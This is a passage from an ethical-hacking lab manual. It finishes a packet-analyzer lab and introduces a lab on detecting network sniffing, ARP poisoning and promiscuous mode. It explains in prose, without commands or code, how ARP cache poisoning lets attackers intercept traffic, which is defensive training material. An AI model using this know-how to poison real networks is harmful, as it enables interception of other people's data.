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

34. Similarly, you can explore various options in other nodes such as VLAN, MPLS, ARP, ICMP, and DHCP.

35. Click **Reporting** from the menu bar. Click on the **All Views** option to generate a report that includes all views.



36. An **Export Report** pop-up appears, and the report starts exporting.



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

37. After completing the extraction, the generated report appears, as shown in the screenshot.

    Note: If a **How do you want to open this file?** pop up appears, click on **Google Chrome** and press **OK**



38. Scroll down to view detailed information on each option shown in **Table of Contents**.



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

39. This concludes the demonstration of analyzing a network using SteelCentral Packet Analyzer.
40. Close all open windows and document all the acquired information.
41. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 3

Detect Network Sniffing

Ethical hackers and pen testers are aided in the detection of network sniffing by various tools that make its detection an easy task.

Lab Scenario

The previous labs demonstrated how an attacker carries out sniffing with different techniques and tools. This lab helps you understand possible defensive techniques used to defend a target network against sniffing attacks.

A professional ethical hacker or pen tester should be able to detect network sniffing in the network. A sniffer on a network only captures data and runs in promiscuous mode, so it is not easy to detect. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace, since it does not transmit data. Therefore, to detect sniffing attempts, you must use the various network sniffing detection techniques and tools discussed in this lab.

Lab Objectives

- Detect ARP poisoning and promiscuous mode in a switch-based network
- Detect ARP poisoning using the Capsa Network Analyzer

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

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Overview of Detecting Network Sniffing

Network sniffing involves using sniffer tools that enable the real-time monitoring and analysis of data packets flowing over computer networks. These network sniffers can be detected by using various techniques such as:

- **Ping Method**: Identifies if a system on the network is running in promiscuous mode
- **DNS Method**: Identifies sniffers in the network by analyzing the increase in network traffic
- **ARP Method**: Sends a non-broadcast ARP to all nodes in the network; a node on the network running in promiscuous mode will cache the local ARP address

Lab Tasks

Task 1: Detect ARP Poisoning and Promiscuous Mode in a Switch-Based Network

ARP poisoning involves forging many ARP request and reply packets to overload a switch. ARP cache poisoning is the method of attacking a LAN network by updating the target computer's ARP cache with both forged ARP request and reply packets designed to change the Layer 2 Ethernet MAC address (that of the network card) to one that the attacker can monitor. Attackers use ARP poisoning to sniff on the target network. Attackers can thus steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer toggles the NIC of a system to promiscuous mode, so that it listens to all data transmitted on its segment. A sniffer can constantly monitor all network traffic to a computer through the NIC by decoding the information encapsulated in the data packet. Promiscuous mode in the network can be detected using various tools.

The ethical hacker and pen tester must assess the organization or target of evaluation for ARP poisoning vulnerabilities.

